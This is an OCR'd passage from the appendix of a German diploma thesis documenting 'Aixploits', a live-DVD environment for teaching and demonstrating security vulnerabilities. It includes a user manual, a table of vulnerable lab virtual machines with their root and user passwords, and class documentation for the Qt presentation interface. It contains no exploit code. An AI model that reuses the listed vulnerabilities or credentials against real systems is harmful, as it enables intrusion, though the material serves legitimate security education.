

Abbildung A.2: kurze Informationen zum Exploit

Der Menüpunkt *Informationen* hält ausführliche Informationen zu der Schwachstelle bereit. Dieser Menüpunkt ist nicht zur Präsentation geeignet. Die Informationen sind für den Vortragenden zur Vorbereitung der Demonstration gedacht. Die gesammelten Informationen sollen die zeitaufwendige Recherche des Vortragenden zu dieser Sicherheitslücke verkürzen. Abbildung A.4 zeigt das Layout dieses Menüpunkts.

Der Menüpunkt *Schritt für Schritt* zeigt das Vorgehen zur Demonstration der Sicherheitslücke. Der Vorgang ist in einzelne Schritte unterteilt und kann vom Vortragenden Punkt für Punkt nachvollzogen werden. Der Menüpunkt ist in Abbildung A.5 zu sehen.

Der Menüpunkt *Ausführen* ist zur Demonstration der Sicherheitslücke gedacht. Die einzelnen Schritte zur Durchführung sind durch vorgefertigte Buttons einfach auszuführen. Die Kommandos sind durch Klick auf den Button auszuführen. Wenn Kommandos nicht direkt ausführbar gemacht werden konnten, so können sie per “Copy & Paste” markiert und an der gewünschten Stelle ausgeführt werden. Die Oberfläche zu diesem Menüpunkt wird in Abbildung A.6 dargestellt.



Abbildung A.3: Menüpunkte des Exploit

Virtuelle Maschinen

Folgende Tabelle listet die verfügbaren virtuellen Maschinen mit den darauf enthaltenen Beispielen auf. Zudem finden Sie Informationen über angelegte Nutzer und Passwörter.

Virtuelle Maschine	Angaben zur Benutzung	Verwundbar durch
SuSE 10.1	Passwort root: *TakeIt* User suse: *aixploits*	• Core-Dump-Handling • Proc-Lücke • Gimp Num-Axes • Firefox-ftp • gv buffer overflow
RedHat© 7.3	Passwort root: *TakeIT* User redhat: *aixploits*	• ptrace-bug

Der Hostname, zugehörige IP-Adresse und ein Befehl zum Starten der einzelnen verfügbaren Maschinen in *Aixploits* werden vor dem Start der Desktopumgebung



Abbildung A.4: Menüpunkt *Informationen*

ausgegeben.

Erweiterung

Aixploits kann um die Präsentation weiterer Sicherheitslücken erweitert werden. Das Einpflegen einer Schwachstelle erfordert eine Anpasung der Live-DVD und der Präsentationsoberfläche.

In der Live-DVD müssen der Code des Exploits und das Ziel inklusive der Sicherheitslücke ergänzt werden. Die Erweiterung der Live-DVD wird in der Diplomarbeit „Aixploits – Ein System zur Demonstration von Sicherheitslücken - Sicherheitslücken in Betriebssystemen“ von Benedikt Kaleß im Abschnitt 3 beschrieben.

Die Informationen zur Sicherheitslücke müssen in die Präsentationsoberfläche eingebunden werden. Dieser Vorgang wird in der Diplomarbeit “Aixploits – Ein System zur Demonstration von Sicherheitslücken - Sicherheitslücken in Internetan-



Abbildung A.5: Menüpunkt *Schritt für Schritt*

wendungen“ von Juliane Mathes im Abschnitt 5.5 behandelt.

FAQ

- Die DVD bootet nicht.

  Bitte der Reihe nach die vier Einträge im Bootmenü ausprobieren. Zumindest der vierte Eintrag sollte auf fast jedem Rechner funktionieren.

- Wie binde ich Powerpoint Präsentationen ein?

  Benutzen Sie OpenOffice zur Darstellung der Powerpoint-Dateien. OpenOffice ist auf der DVD enthalten.

- Die virtuellen Maschinen sind sehr langsam.

  Dieser Punkt wird im Abschnitt **Vorhandene Releases** genauer behan-



Abbildung A.6: Menüpunkt *Ausführen*

delt.

B Dokumentation zur Entwicklung der Präsentationsumgebung

B.1 Klassendiagramm

Das in Abbildung B.1 gezeigte Schema stellt die Klassen des Programms dar. Die Klasse *MainAix* stellt das Hauptprogramm. Innerhalb des Hauptprogramms wird mit Objekten der Klasse *listAix* gearbeitet. In dieser Klasse werden die zu demonstrierenden Sicherheitslücken in einer dynamischen Liste verwaltet.



Abbildung B.1: schematische Klassenübersicht

Zu jeder Schwachstelle wird ein Objekt der Klasse *Folder* angelegt. Jedem Folder

werden Objekte der Klasse *Message* zugeordnet. In diesen Messages werden der Pfad zu den Eingabedateien des Exploits und eine eindeutige ID gespeichert. Die Objekte der Klassen *Folder* und *Message* werden wiederum in einer dynamischen Liste *lstFolder* verwaltet. Jeder Schwachstelle werden in der Klasse *AixWidget-PtrList* die vier Fenster zugeordnet, weclhe die Inhalte zu dem Exploit darstellen. Die Fensterinhalte sind Objekte der Klasse *AixWidget*. Innerhalb der Fenster werden Buttons aus der Klasse *AixButton* genutzt.

B.2 Übersicht der programmierten Klassen

B.2.1 Klasse AixIni

Die Klasse *AixIni* liest Parameter aus der Initialisierungsdatei *aixploits.ini* ein. Diese Werte werden in Variablen gespeichert. Alle Klassen können über die Funktionen der Klasse AixIni auf die Variablen zugreifen.



Abbildung B.2: Zusammengehörigkeiten von AixIni

Fuktionen der Klasse AixIni:

Rückgabewert: void
Name: **ReadIni**
Parameter: void
Beschreibung: Die Funktion liest die Konfigurationswerte aus der Konfigurationsdatei ein.

Rückgabewert: int
Name: **GetWidth**
Parameter: void
Beschreibung: Die Funktion gibt die Fensterbreite an.

Rückgabewert: int
Name: **GetHeight**
Parameter: void
Beschreibung: Die Funktion gibt die Fensterhöhe an.

Rückgabewert: int
Name: **GetR**
Parameter: void
Beschreibung: Die Funktion gibt die R-Komponente des RGB Wertes an.

Rückgabewert: int
Name: **GetG**
Parameter: void
Beschreibung: Die Funktion gibt die G-Komponente des RGB Wertes an.

Rückgabewert: int
Name: **GetB**
Parameter: void
Beschreibung: Die Funktion gibt die B-Komponente des RGB Wertes an.

Rückgabewert: int
Name: **GetFontSize**
Parameter: void
Beschreibung: Die Funktion gibt die Schriftgröße an.

Rückgabewert: int
Name: **GetListviewWidth**
Parameter: void
Beschreibung: Die Funktion gibt die Breite der Listentruktur im linken Bereich an.

Rückgabewert: QString
Name: **GetLanguage**
Parameter: void
Beschreibung: Die Funktion gibt die Sprachversion an.

Rückgabewert: QString
Name: **GetDirectory**
Parameter: void
Beschreibung: Die Funktion gibt das Verzeichnis an, in dem alle Eingabedateien liegen.

B.2.2 Klasse AixploitsList

Diese Klasse bearbeitet die Liste der Fenster zu den einzelnen Exploits. Zu jedem Exploit gehören vier Fenster. Die Inhalte der Fenster werden in der Klasse *AixWidget* erzeugt.



Abbildung B.3: Zusammengehörigkeiten von AixploitsList

Fuktionen der Klasse AixploitsList:

Rückgabewert: void
Name: **AixploitsList**
Parameter: QWidget *parent , const char *name , AixIni* IniValues , QString language
Beschreibung: Die Funktion erzeugt eine Liste von Aixploits Elementen.

Rückgabewert: int
Name: **GetId**
Parameter: void
Beschreibung: Die Funktion gibt die Nummer des aktuellen Fensterinhalts an.

Rückgabewert: int
Name: **GetCurrentItemNumber**
Parameter: void
Beschreibung: Die Funktion gibt die Nummer des aktivierten Listenelements an.

Rückgabewert: int
Name: **SetCurrentItemNumber**
Parameter: void
Beschreibung: Die Funktion setzt die Nummer des aktivierten Listenelements.

Rückgabewert: QListViewItem*
Name: **GetFirstItem**
Parameter: void
Beschreibung: Die Funktion gibt das erste Aixploits Element zurück.

Rückgabewert: QListViewItem*
Name: **GetNextItem**
Parameter: void
Beschreibung: Die Funktion gibt das folgende Aixploits Element zurück.

Rückgabewert: void
Name: **ShowItem**
Parameter: long id
Beschreibung: Die Funktion zeigt das Aixploits Element mit der übergebenen Nummer an.

Rückgabewert: void
Name: **slotFolderChanged**
Parameter: QListViewItem*
Beschreibung: Die Funktion aktualisiert die Listenelemente nach einem Mausklick auf ein Listenelement.

Rückgabewert: int

Name: **ReadDirList**
Parameter: QString &dirlist, QString &foldername, int &id, Folder* folder, AixIni* IniValues
Beschreibung: Die Funktion liest die Liste der Listenelemente ein.

Rückgabewert: int
Name: **initFolders**
Parameter: AixIni* IniValues
Parameter: Folder *folder, QString &filename, QString &name, int &id, AixIni* IniValues
Beschreibung: Die überladene Funktion initialisiert die Listenelemente.

Rückgabewert: void
Name: **setupFolders**
Parameter: QListView *folders
Beschreibung: Die Funktion reserviert Speicherplatz für die Listenelemente.

Rückgabewert: void
Name: **createFolders**
Parameter: Folder *folder, QString &name, QString &sname, QString &ffoldername, int &id, AixIni* IniValues
Beschreibung: Die Funktion erzeugt die Listenelemente.

Rückgabewert: void
Name: **HideAllItems**
Parameter: void
Beschreibung: Die Funktion blendet alle Fenster aus.

B.2.3 Klasse AixWidgetList

Die Klasse erstellt eine Liste von Fensterelementen.

Fuktionen der Klasse AixWidgetList:



Abbildung B.4: Klassendiagramm für AixWidgetList



Abbildung B.5: Zusammengehörigkeiten von AixWidgetList

Rückgabewert: void
Name: **AixWidgetList**
Parameter: QSplitter *parent ,QString &filename, QString &name, int &id, AixIni* IniValues, QString language
Beschreibung: Die Funktion erzeugt ein leeres Fenster für den Inhalt eines Exploits.

B.2.4 Klasse AixWidget

Die Klasse erzeugt den Inhalt eines Fensters. Die Fenster werden durch die Klasse *AixWidgetList* in einer Liste zusammengefasst. Die Klasse *AixploitsList* verwaltet die Fenster dann in einer dynamischen Liste.

Fuktionen der Klasse AixWidget:

Rückgabewert: void
Name: **AixWidget**
Parameter: QSplitter *parent ,QString &filename, QString &name, int &id, AixIni* IniValues, QString language



Abbildung B.6: Klassendiagramm für AixWidget



Abbildung B.7: Zusammengehörigkeiten von AixWidget

Beschreibung: Die Funktion fügt den Inhalt eines Exploits in ein Fenster ein.

Rückgabewert: void
Name: **show**
Parameter: void
Beschreibung: Die Funktion zeigt ein Fenster an.

Rückgabewert: void
Name: **hide**
Parameter: void
Beschreibung: Die Funktion blendet ein Fenster aus.

Rückgabewert: void
Name: **ReadAixContent**
Parameter: QWidget *window, QString &filename, AixIni* IniValues, QString language
Beschreibung: Die Funktion liest den Inhalt eines Fensters aus der Datei ein.

Rückgabewert: void
Name: **MakeAixLabel**
Parameter: QWidget *window, QString &text, short x, short y, short width, short height, QBoxLayout *Box, AixIni* IniValues
Beschreibung: Die Funktion erzeugt ein Textelement in dem Fenster.

Rückgabewert: void
Name: **MakeAixButton**
Parameter: QWidget *window, QString &text, QStringList &command, short x, short y, short width, short height, QBoxLayout *Box, AixIni* IniValues
Beschreibung: Die Funktion erzeugt einen Button in dem Fenster.

B.2.5 Klasse FolderListItem

Die Klasse erzeugt die Ordnerstruktur des linken Menüs. Der oberste Ordner enhält die Unterteilung der Sicherheitslücken in "Schwachstellen in Internetanwendungen" bzw. "Schwachstellen in Betriebssystemen". Die Exploits sind Unterordnern zugeordnet. Jeder Unterordner steuert die vier Fenster eines Exploits. Jedes dieser Fenster wiederum ist über einen Eintrag unterhalb des Ordners des Exploits erreichbar.



Abbildung B.8: Zusammengehörigkeiten von FolderListItem

Fuktionen der Klasse FolderListItem:

Rückgabewert: void
Name: **FolderListItem**
Parameter: QListView *parent, Folder *f
Parameter: FolderListItem *parent, Folder *f
Beschreibung: Die überladene Funktion erzeugt eine Liste der Ordner für die

linke Menüstruktur.

Rückgabewert: void
Name: **insertSubFolders**
Parameter: const QObjectList *lst
Beschreibung: Die überladene Funktion fügt einen Ordner in die Listenmenüstruktur ein.

Rückgabewert: QString
Name: **key**
Parameter: int column, bool ascending
Beschreibung: Die Funktion setzt die Reihenfolge der Sortierung der Ordner.

Rückgabewert: Folder*
Name: **folder**
Parameter: void
Beschreibung: Die Funktion gibt den aktuellen Ordner zurück.

B.2.6 Klasse Folder

Die Klasse erzeugt einen Ordner. Die Ordner werden in der Klasse *FolderListItem* verwaltet.

Fuktionen der Klasse Folder:

Rückgabewert: void
Name: **Folder**
Parameter: Folder *parent, const QString &name
Beschreibung: Die Funktion erzeugt einen Ordner für die Listenmenüstruktur.

Rückgabewert: void
Name: **addMessage**
Parameter: Message *m
Beschreibung: Die Funktion fügt einem Ordner eine *Message* hinzu.

Rückgabewert: QString
Name: **folderName**
Parameter: void
Beschreibung: Die Funktion gibt den Namen eines Ordners aus.

Rückgabewert: Message*
Name: **firstMessage**
Parameter: void
Beschreibung: Die Funktion gibt die erste *Message* eines Ordners zurück.

Rückgabewert: Message*
Name: **nextMessage**
Parameter: void
Beschreibung: Die Funktion gibt die nächste *Message* eines Ordners zurück.

B.2.7 Klasse MessageListItem

Die Klasse erzeugt die Messages für die Ordner. Zu jedem Ordner gibt es zwei Messages. In der ersten Message wird zu jedem Fenster gespeichert, welche Datei für den Fensterinhalt eingelesen werden muss. In der zweiten Message wird eine eindeutige Nummer abgelegt. Unter dieser Nummer kann der Ordner und darüber der Fensterinhalt angesprochen werden.



Abbildung B.9: Zusammengehörigkeiten von MessageListItem

Fuktionen der Klasse MessageListItem:

Rückgabewert: void
Name: **MessageListItem**
Parameter: QListView *parent, Message *m

Beschreibung: Die Funktion fügt eine Message in die Liste ein.

Rückgabewert: Message*
Name: **message**
Parameter: QListView *parent, Message *m
Beschreibung: Die Funktion gibt eine Message zurück.

B.2.8 Klasse Message

Die Klasse erzeugt eine Message. Die Messages werden in der Klasse *MessageListItem* verwaltet.

Fuktionen der Klasse Message:

Rückgabewert: void
Name: **Message**
Parameter: const QString &_body
Parameter: const Message &m
Beschreibung: Die überladene Funktion erzeugt eine Message.

Rückgabewert: QString
Name: **body**
Parameter: void
Beschreibung: Die Funktion gibt den Inhalt einer Message aus.

B.2.9 Klasse AixMenuBar

Diese Klasse baut das Menü der Oberfläche auf. Es werden Menüpunkte zum Ändern der Sprachversion und der Schriftgröße erzeugt.

Fuktionen der Klasse AixMenuBar:

Rückgabewert: void
Name: **AixMenuBar**



Abbildung B.10: Zusammengehörigkeiten von AixMenuBar

Parameter: QMainWindow *parent, AixploitsList *AixList, AixploitsList *AixList_de, QString language
Beschreibung: Die Funktion erzeugt die Menüleiste.

Rückgabewert: void
Name: **ChangeFontSize**
Parameter: QMainWindow *parent, AixploitsList *AixList, AixploitsList *AixList_de, QString language
Beschreibung: Die Funktion ändert die Schriftgröße.

Rückgabewert: void
Name: **ChangeLanguage**
Parameter: QString language
Beschreibung: Die Funktion ändert die Sprachversion.

Rückgabewert: void
Name: **quit**
Parameter: void
Beschreibung: Die Funktion beendet die Präsentationsoberfläche.

Rückgabewert: void
Name: **aboutApp**
Parameter: void

Beschreibung: Die Funktion zeigt Informationen zur Präsentationsoberfläche.

Rückgabewert: void
Name: **howTo**
Parameter: void
Beschreibung: Die Funktion zeigt die Hilfe zur Präsentationsoberfläche.
